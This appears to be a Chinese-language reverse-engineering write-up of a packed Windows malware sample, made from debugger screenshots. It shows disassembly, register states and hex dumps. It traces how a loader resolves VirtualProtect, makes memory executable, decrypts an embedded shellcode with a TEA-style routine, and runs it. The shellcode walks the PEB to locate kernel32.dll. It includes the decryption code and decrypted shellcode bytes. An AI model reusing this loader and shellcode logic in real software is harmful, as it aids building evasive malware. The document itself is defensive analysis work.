00401FC2   68 7CEC4100       push 1.41EC7C                             41EC7C:"Ropotokovowoca gepura"
00401FC7   6A 00             push 0
00401FC9   FFD7              call edi
00401FCB   8B0D A466CA00     mov ecx,dword ptr ds:[CA66A4]
00401FD1   8A9431 49F70E00   mov dl,byte ptr ds:[ecx+esi+EF749]
00401FD8   A1 786B4300       mov eax,dword ptr ds:[436B78]
00401FDD   881430            mov byte ptr ds:[eax+esi],dl
00401FE0   81FE D9030000     cmp esi,3D9
00401FE6   7D 36             jge 1.40201E
00401FE8   33C0              xor eax,eax
00401FEA   8D55 C8           lea edx,dword ptr ss:[ebp-38]
00401FED   52                push edx
00401FEE   50                push eax
00401FEF   33C9              xor ecx,ecx
00401FF1   51                push ecx
00401FF2   8D55 D0           lea edx,dword ptr ss:[ebp-30]
00401FF5   52                push edx
00401FF6   50                push eax
00401FF7   894D F0           mov dword ptr ss:[ebp-10],ecx
00401FFA   8945 FC           mov dword ptr ss:[ebp-4],eax
00401FFD   FFD3              call ebx
00401FFF   6A 00             push 0
00402001   6A 00             push 0
00402003   FF15 C0B4E500     call dword ptr ds:[<&SetClipboardData>]
00402009   6A 00             push 0
0040200B   8D45 E0           lea eax,dword ptr ss:[ebp-20]
0040200E   50                push eax
0040200F   6A 00             push 0
00402011   68 94EC4100       push 1.41EC94                             41EC94:L"F
00402016   6A 00             push 0
00402018   FF15 C4B4E500     call dword ptr ds:[<&DrawTextW>]
0040201E   46                inc esi
0040201F   3B35 A066CA00     cmp esi,dword ptr ds:[CA66A0]
00402025   72 8F             jb 1.401FB6
00402027   8B3D F4B2E500     mov edi,dword ptr ds:[<&GetProcAddress>]
0040202D   68 D0EC4100       push 1.41ECD0                             41ECD0:L"k
00402032   FF15 58B3E500     call dword ptr ds:[<&LoadLibraryW>]
00402038   8B1D B8B2E500     mov ebx,dword ptr ds:[<&ResetDCW>]
0040203E   A3 EC3ACA00       mov dword ptr ds:[CA3AEC],eax
00402043   33F6              xor esi,esi
```

```
edi=<kernel32.EnumResourceNamesA>
dword ptr ds:[00E5B2F4 <1.&GetProcAddress>]=<kernel32.GetProcAddress>

.text:00402027 1:$2027 #1427
```

```
EAX    00FD41E8
EBX    759F3A80     <kernel32.ReadConsoleOutputA>
ECX    00D6DBBF     1.00D6DBBF
EDX    00FC00F4
```

Resource Hacker - 1


```
00025908  92 E6 8C 54 BA 59 7F 61 36 22 41 76 ED 8B F3 33
00025918  AF 4B 2C BF 38 6B 30 74 52 53 6A 35 8E CA 0F 3F
00025928  BC 4B 8E F8 60 1F 68 4B 0B D5 6D CD 06 2A 9C 99
00025938  A4 FB 72 B1 E3 4F 4B 52 8B 49 4A 64 FB B8 A2 07
00025948  B0 BC 6E 34 3C 01 BD 2E DC 6B BD B5 A1 94 2B 7B
00025958  E9 54 97 D2 5D 53 2C EA 5E 86 1B 84 50 C4 77 F9
00025968  51 1A FE 3D 82 03 77 B7 C4 2B E0 7F 47 C0 FC 0F
00025978  AE 6E 93 2E 69 21 71 AF 6B 42 6A 7A 9D 23 90 DA
00025988  93 E9 9C 2E 7A ED 4C F9 92 68 67 58 51 30 F0 F2
00025998  38 17 AE 87 CB 07 7A 6D 1E 22 21 01 4F 24 B2 5E
000259A8  CF 74 70 5C BD 2C 16 9B C5 2E 0C 5F 4D 99 A7 B9
000259B8  13 41 52 31 40 98 47 B4 1A C0 9F A9 6B EB 5B 97
000259C8  39 9A AA DF 37 76 C0 5F EF FA A3 38 A6 D6 B5 29
000259D8  F1 99 31 B5 18 CE 42 DE B6 B6 37 90 0D C5 04 7D
000259E8  4D 18 3F 13 54 CF E1 0C 25 8E C5 CE 09 EF 2D 92
000259F8  7D DB C7 6A BD A3 97 7C 3D 8D F3 A3 41 CD 1D 75
00025A08  1A 10 E1 E5 11 13 5E 42 2E 16 4E 13 3F 0A 71 F7

181B8 / 25908        Selection - Offset: 0 Length: 0
```

```
地址      十六进制                                          ASCII
00FD41E8  92 E6 8C 54 BA 59 7F 61 36 22 41 76 ED 8B F3 33  .æ.T°Y.a6"Aví.ó3
00FD41F8  AF 4B 2C BF 38 6B 30 74 52 53 6A 35 8E CA 0F 3F  ¯K,¿8k0tRSj5.Ê.?
00FD4208  BC 4B 8E F8 60 1F 68 4B 0B D5 6D CD 06 2A 9C 99  ¼K.ø`.hK.ÕmÍ.*..
00FD4218  A4 FB 72 B1 E3 4F 4B 52 8B 49 4A 64 FB B8 A2 07  ¤ûr±ãOKR.IJdû¸¢.
00FD4228  B0 BC 6E 34 3C 01 BD 2E DC 6B BD B5 A1 94 2B 7B  °¼n4<.½.Ük½µ¡.+{
00FD4238  E9 54 97 D2 5D 53 2C EA 5E 86 1B 84 50 C4 77 F9  éT.Ò]S,ê^...PÄwù
00FD4248  51 1A FE 3D 82 03 77 B7 C4 2B E0 7F 47 C0 FC 0F  Q.þ=..w·Ä+à.GÀü.
00FD4258  AE 6E 93 2E 69 21 71 AF 6B 42 6A 7A 9D 23 90 DA  ®n..i!q¯kBjz.#.Ú
00FD4268  93 E9 9C 2E 7A ED 4C F9 92 68 67 58 51 30 F0 F2  .é..zíLù.hgXQ0ðò
00FD4278  38 17 AE 87 CB 07 7A 6D 1E 22 21 01 4F 24 B2 5E  8.®.Ë.zm."!.O$²^
00FD4288  CF 74 70 5C BD 2C 16 9B C5 2E 0C 5F 4D 99 A7 B9  Ïtp\½,..Å.._M.§¹
00FD4298  13 41 52 31 40 98 47 B4 1A C0 9F A9 6B EB 5B 97  .AR1@.G´.À.©kë[.
00FD42A8  39 9A AA DF 37 76 C0 5F EF FA A3 38 A6 D6 B5 29  9.ªß7vÀ_ïú£8¦Öµ)
00FD42B8  F1 99 31 B5 18 CE 42 DE B6 B6 37 90 0D C5 04 7D  ñ.1µ.ÎBÞ¶¶7..Å.}
00FD42C8  4D 18 3F 13 54 CF E1 0C 25 8E C5 CE 09 EF 2D 92  M.?.TÏá.%.ÅÎ.ï-.
00FD42D8  7D DB C7 6A BD A3 97 7C 3D 8D F3 A3 41 CD 1D 75  }ÛÇj½£.|=.ó£AÍ.u
00FD42E8  1A 10 E1 E5 11 13 5E 42 2E 16 4E 13 3F 0A 71 F7  ..áå..^B..N.?.q÷
00FD42F8  C2 6B 97 B9 A1 16 0A 89 EB 9A D2 4E C3 2C BE 49  Âk.¹¡...ë.ÒNÃ,¾I
```

```
0019F13C  004037BD  1.EntryPoint
0019F140  00000000
0019F144  00389000
0019F148  0019F1A4  "兞濛\x08"
0019F14C  759EB883  返回到 kernel32.759EB883 自 kernel32.759EBD20
0019F150  C0150008
0019F154  00000000
0019F158  00000000
0019F15C  759EB892  返回到 kernel32.759EB892 自 kernel32.759F24AF
0019F160  00000003
0019F164  8A4AEFAC
0019F168  00000003
0019F16C  00000000
0019F170  00000000
0019F174  7715AB39  返回到 ntdll.7715AB39 自 ntdll.77174B20
0019F178  0019F164
0019F17C  0019F198
0019F180  0019F960
0019F184  7717AD10  ntdll.7717AD10
0019F188  FD73DDE4
```

```
命令: 命令使用逗号分隔（像汇编语言）: mov eax, ebx          默认
已暂停   INT3 断点于 1.00402027 (00402027)!          已调试时间:  0:00:39:05
```


动态获取VirtualProtect 函数地址，调用VirtualProtect 将分配的内存保护属性修改为可读，可写，可执行



```
0040201F    3B35 A066CA00    cmp esi,dword ptr ds:[CA66A0]
00402025  ^ 72 8F            jb 1.401FB6
00402027    8B3D F4B2E500    mov edi,dword ptr ds:[<&GetProcAddress>]
0040202D    68 D0EC4100      push 1.41ECD0                              41ECD0:L"kernel32.dll"
00402032    FF15 58B3E500    call dword ptr ds:[<&LoadLibraryW>]
00402038    8B1D B8B2E500    mov ebx,dword ptr ds:[<&ResetDCW>]
0040203E    A3 EC3ACA00      mov dword ptr ds:[CA3AEC],eax
00402043    33F6             xor esi,esi
00402045    81FE 7A040000    cmp esi,47A
0040204B  v 7D 06            jge 1.402053
0040204D    6A 00            push 0
0040204F    6A 00            push 0
00402051    FFD3             call ebx
00402053    81FE 39960400    cmp esi,49639
00402059  v 75 15            jne 1.402070
0040205B    8B0D EC3ACA00    mov ecx,dword ptr ds:[CA3AEC]
00402061    68 ECEC4100      push 1.41ECEC                              41ECEC:"VirtualProtect"
00402066    51               push ecx
00402067    FFD7             call edi
00402069    A3 746B4300      mov dword ptr ds:[<&VirtualProtect>],ea
0040206E  v EB 10            jmp 1.402080
00402070    81FE A5140000    cmp esi,14A5
00402076  v 7D 08            jge 1.402080
00402078    6A 00            push 0
0040207A    FF15 C8B4E500    call dword ptr ds:[<&GetKeyboardLayout>]
00402080    46               inc esi
00402081    81FE CE3E0E00    cmp esi,E3ECE
00402087  ^ 7C BC            jl 1.402045
00402089    A1 A066CA00      mov eax,dword ptr ds:[CA66A0]
0040208E    8B0D 786B4300    mov ecx,dword ptr ds:[436B78]
00402094    8D55 F8          lea edx,dword ptr ss:[ebp-8]
00402097    52               push edx
00402098    6A 40            push 40
0040209A    50               push eax
0040209B    51               push ecx
EIP ──> 0040209C    FF15 746B4300    call dword ptr ds:[<&VirtualProtect>]
004020A2    8B15 00404200    mov edx,dword ptr ds:[424000]
004020A8    8B0D 786B4300    mov ecx,dword ptr ds:[436B78]
004020AE    52               push edx
004020AF    8B15 A066CA00    mov edx,dword ptr ds:[CA66A0]
004020B5    E8 5AEFFFFF      call 1.401014
004020BA    FF15 786B4300    call dword ptr ds:[436B78]
004020C0    8D85 68FEFFFF    lea eax,dword ptr ss:[ebp-198]
004020C6    50               push eax

ecx=00FD41E8

.text:0040209B 1:$209B #149B
```


```
EAX    000181B8
EBX    75B25100     <gdi32.ResetDCW>
ECX    00FD41E8
EDX    0019FED8
EBP    0019FEE0
ESP    0019F12C
ESI    000E3ECE
EDI    759EF550     <kernel32.GetProcAddress>

EIP    0040209C     1.0040209C

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000006 (ERROR_INVALID_HANDLE)
LastStatus C000008A (STATUS_RESOURCE_TYPE_NOT_

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 空 0.0000000
ST(1) 00000000000000000000 x87r1 空 0.0000000
ST(2) 00000000000000000000 x87r2 空 0.0000000
ST(3) 00000000000000000000 x87r3 空 0.0000000
ST(4) 00000000000000000000 x87r4 空 0.0000000
ST(5) 00000000000000000000 x87r5 空 0.0000000
ST(6) 3FFF8000000000000000 x87r6 空 1.0000000
ST(7) 3FFF8DB70C975DF22363 x87r7 空 1.1071487

默认 (stdcall)   5   解
1: [esp] 00FD41E8
2: [esp+4] 000181B8
3: [esp+8] 00000040
4: [esp+C] 0019FED8
5: [esp+10] 004037BD <1.EntryPoint>

0019F12C  00FD41E8
0019F130  000181B8
```

401014函数是对这块内存数据进行解密



```
  }
  dword_436B74(dword_436B78, dword_CA66A0, 64, v20);// VirtualProtect 函数调用
  sub_401014((int)off_424000);
  dword_436B78();
```


解密代码：



```
  v15 = a2 >> 3;
  v9 = 0;
  if ( a2 >> 3 )
  {
    v3 = a1;
    for ( i = a1; ; v3 = i )
    {
      if ( v9 < 0x1CA )
        SwitchDesktop(0);
      v4 = *v3;
      v5 = v3[1];
      v14 = *a3;
      v13 = a3[1];
      v6 = -957401312;
      v12 = a3[2];
      v11 = a3[3];
      for ( j = 0; j < 0x20; ++j )
      {
        DestroyIcon(0);
        v5 -= (v6 + v4) ^ (v12 + 16 * v4) ^ (v11 + (v4 >> 5));
        v4 -= (v6 + v5) ^ (v14 + 16 * v5) ^ (v13 + (v5 >> 5));
        v6 += 1640531527;
      }
      *i = v4;
      i[1] = v5;
      result = i + 2;
      ++v9;
      i += 2;
```

然后执行这块内存的代码

解密后的数据，解密过程直接跳过



```
0040208E   8B0D 786B4300       mov ecx,dword ptr ds:[436B78]
00402094   8D55 F8             lea edx,dword ptr ss:[ebp-8]
00402097   52                  push edx
00402098   6A 40               push 40
0040209A   50                  push eax
0040209B   51                  push ecx
0040209C   FF15 746B4300       call dword ptr ds:[<&VirtualProtect>]
004020A2   8B15 00404200       mov edx,dword ptr ds:[424000]
004020A8   8B0D 786B4300       mov ecx,dword ptr ds:[436B78]
004020AE   52                  push edx
004020AF   8B15 A066CA00       mov edx,dword ptr ds:[CA66A0]
004020B5   E8 5AEFFFFF         call 1.401014
004020BA   FF15 786B4300       call dword ptr ds:[436B78]
004020C0   8D85 68FEFFFF       lea eax,dword ptr ss:[ebp-198]
004020C6   50                  push eax
004020C7   68 FCEC4100         push 1.41ECFC                          41ECFC:"Fedipa"
004020CC   FF15 5CB3E500       call dword ptr ds:[<&FindFirstFileA>]
004020D2   8B0D 549EE500       mov ecx,dword ptr ds:[E59E54]
004020D8   64:8B15 2C000000    mov edx,dword ptr fs:[2C]              0000002C:"P'?"
004020DF   8B048A              mov eax,dword ptr ds:[edx+ecx*4]
004020E2   8D4D F4             lea ecx,dword ptr ss:[ebp-C]

dword ptr ds:[1.00436B78]=00FD41E8

.text:004020BA 1:$20BA #14BA
```


```
地址      十六进制                                          ASCII
00FD41E8  EB 03 C2 0C 00 55 8B EC 81 EC 00 10 00 00 C7 45  ë.Â..U.ì.ì....ÇE
00FD41F8  C4 07 0D 00 00 C7 45 B0 00 00 40 00 8D 85 58 FF  Ä....ÇE°..@...Xÿ
00FD4208  FF FF 50 8D 45 D8 50 8D 45 A0 50 E8 0A 08 00 00  ÿÿP.EØP.E Pè....
00FD4218  83 C4 0C E8 04 00 00 00 00 00 00 00 58 89 85 74  .Ä.è........X..t
00FD4228  FF FF FF 8B 00 85 C0 74 03 C9 FF E0 E8 FD 08 00  ÿÿÿ...Àt.Éÿàèý..
00FD4238  00 8B 85 74 FF FF FF 8B 4D C4 8D 44 01 C8 89 45  ...tÿÿÿ.MÄ.D.È.E
00FD4248  F8 8B 45 F8 89 85 60 FF FF FF C7 85 78 FF FF FF  ø.Eø..`ÿÿÿÇ.xÿÿÿ
00FD4258  6B 65 72 6E C7 85 7C FF FF FF 65 6C 33 32 C7 45  kernÇ.|ÿÿÿel32ÇE
00FD4268  80 2E 64 6C 6C 83 65 84 00 8D 85 78 FF FF FF 50  ..dll.e....xÿÿÿP
00FD4278  FF 55 D8 89 45 C8 C7 85 78 FF FF FF 56 69 72 74  ÿUØ.EÈÇ.xÿÿÿVirt
00FD4288  C7 85 7C FF FF FF 75 61 6C 41 C7 45 80 6C 6C 6F  Ç.|ÿÿÿualAÇE.llo
00FD4298  63 83 65 84 00 8D 85 78 FF FF FF 50 FF 75 C8 FF  c.e....xÿÿÿPÿuÈÿ
00FD42A8  55 A0 89 45 B8 C7 85 78 FF FF FF 56 69 72 74 C7  U .E¸Ç.xÿÿÿVirtÇ
00FD42B8  85 7C FF FF FF 75 61 6C 50 C7 45 80 72 6F 74 65  .|ÿÿÿualPÇE.rote
00FD42C8  C7 45 84 63 74 00 00 8D 85 78 FF FF FF 50 FF 75  ÇE.ct....xÿÿÿPÿu
00FD42D8  C8 FF 55 A0 89 45 DC C7 85 78 FF FF FF 56 69 72  ÈÿU .EÜÇ.xÿÿÿVir
00FD42E8  74 C7 85 7C FF FF FF 75 61 6C 46 C7 45 80 72 65  tÇ.|ÿÿÿualFÇE.re
00FD42F8  65 00 8D 85 78 FF FF FF 50 FF 75 C8 FF 55 A0 89  e...xÿÿÿPÿuÈÿU .
```

```
0019F13C  004037BD
0019F140  00000000
0019F144  00389000
0019F148  0019F1A4
0019F14C  759EB883
0019F150  C0150008
0019F154  00000000
0019F158  00000000
0019F15C  759EB892
0019F160  00000003
0019F164  8A4AEFAC
0019F168  00000003
0019F16C  00000000
0019F170  00000000
0019F174  7715AB39
0019F178  0019F164
0019F17C  0019F198
0019F180  0019F960
0019F184  7717AD10
0019F188  FD73DDE4
```

命令： 命令使用逗号分隔（像汇编语言）：mov eax, ebx

shellcode分析

单步调试，发现fs:[30] 这是指向peb结构体，后面是常见的定位kernel32.dll基地址的操作




```
00FD4A1B   B8 44444444         mov eax,44444444                    eax:L"kernel32.dll"
00FD4A20   FFD0                call eax
00FD4A22   55                  push ebp
00FD4A23   8BEC                mov ebp,esp
00FD4A25   83EC 28             sub esp,28
00FD4A28   64:A1 30000000      mov eax,dword ptr fs:[30]           peb
00FD4A2E   56                  push esi
00FD4A2F   8945 F8             mov dword ptr ss:[ebp-8],eax
00FD4A32   8B40 0C             mov eax,dword ptr ds:[eax+C]        ldr
00FD4A35   8365 F0 00          and dword ptr ss:[ebp-10],0
00FD4A39   57                  push edi
00FD4A3A   C745 D8 6B006500    mov dword ptr ss:[ebp-28],1.65006B
00FD4A41   C745 DC 72006E00    mov dword ptr ss:[ebp-24],1.6E0072
00FD4A48   C745 E0 65006C00    mov dword ptr ss:[ebp-20],1.6C0065
00FD4A4F   C745 E4 33003200    mov dword ptr ss:[ebp-1C],320033
00FD4A56   C745 E8 2E006400    mov dword ptr ss:[ebp-18],1.64002E
00FD4A5D   C745 EC 6C006C00    mov dword ptr ss:[ebp-14],1.6C006C
00FD4A64   8B78 0C             mov edi,dword ptr ds:[eax+C]        InLoadOrderModulelist
00FD4A67   8BF7                mov esi,edi
00FD4A69   8B36                mov esi,dword ptr ds:[esi]          获得list成员
00FD4A6B   837E 18 00          cmp dword ptr ds:[esi+18],0         dllbase
00FD4A6F   74 12               je FD4A83
00FD4A71   8D45 D8             lea eax,dword ptr ss:[ebp-28]
00FD4A74   50                  push eax                            eax:L"kernel32.dll"
00FD4A75   FF76 30             push dword ptr ds:[esi+30]          dllname
00FD4A78   E8 AF030000         call FD4E2C
00FD4A7D   59                  pop ecx
00FD4A7E   59                  pop ecx
00FD4A7F   85C0                test eax,eax                        eax:L"kernel32.dll"
00FD4A81   74 06               je FD4A89
00FD4A83   3BFE                cmp edi,esi
00FD4A85   75 E2               jne FD4A69
00FD4A87   EB 04               jmp FD4A8D
00FD4A89   3BFE                cmp edi,esi
00FD4A8B   75 07               jne FD4A94
00FD4A8D   33C0                xor eax,eax                         eax:L"kernel32.dll"
00FD4A8F   E9 9E000000         jmp FD4B32
00FD4A94   8B76 18             mov esi,dword ptr ds:[esi+18]       [esi+18]:"MZ?"
00FD4A97   8B46 3C             mov eax,dword ptr ds:[esi+3C]       eax:L"kernel32.dll", [esi+3C]:"$,?"
00FD4A9A   8B7C30 78           mov edi,dword ptr ds:[eax+esi+78]
00FD4A9E   8B4437 24           mov eax,dword ptr ds:[edi+esi+24]   eax:L"kernel32.dll"
00FD4AA2   53                  push ebx
00FD4AA3   8B5C37 20           mov ebx,dword ptr ds:[edi+esi+20]

eax=0019E0F8 L"kernel32.dll"

00FD4A74
```

```
EAX   0019E0F8   L"kernel32.dll"
EBX   75B25100   <gdi32.ResetDCW>
ECX   00003037
EDX   1DC672C7
EBP   0019E120
ESP   0019E0F0   <&GetProcAddress>
ESI   00FC2BE8
EDI   00FC2CF0

EIP   00FD4A74

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   0000057A (ERROR_INVALID_CUR
LastStatus  C000008A (STATUS_RESOURCE_T

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 空 0.
ST(1) 0000000000000000000 x87r1 空 0.
ST(2) 0000000000000000000 x87r2 空 0.
ST(3) 0000000000000000000 x87r3 空 0.
ST(4) 0000000000000000000 x87r4 空 0.
ST(5) 0000000000000000000 x87r5 空 0.
ST(6) 3FFF8000000000000000 x87r6 空 1.
ST(7) 3FFF8DB70C975DF22363 x87r7 空 1.

默认 (stdcall)
1: [esp+4]  000E3ECE
2: [esp+8]  0065006B 1.0065006B
3: [esp+C]  006E0072 1.006E0072
4: [esp+10] 006C0065 1.006C0065
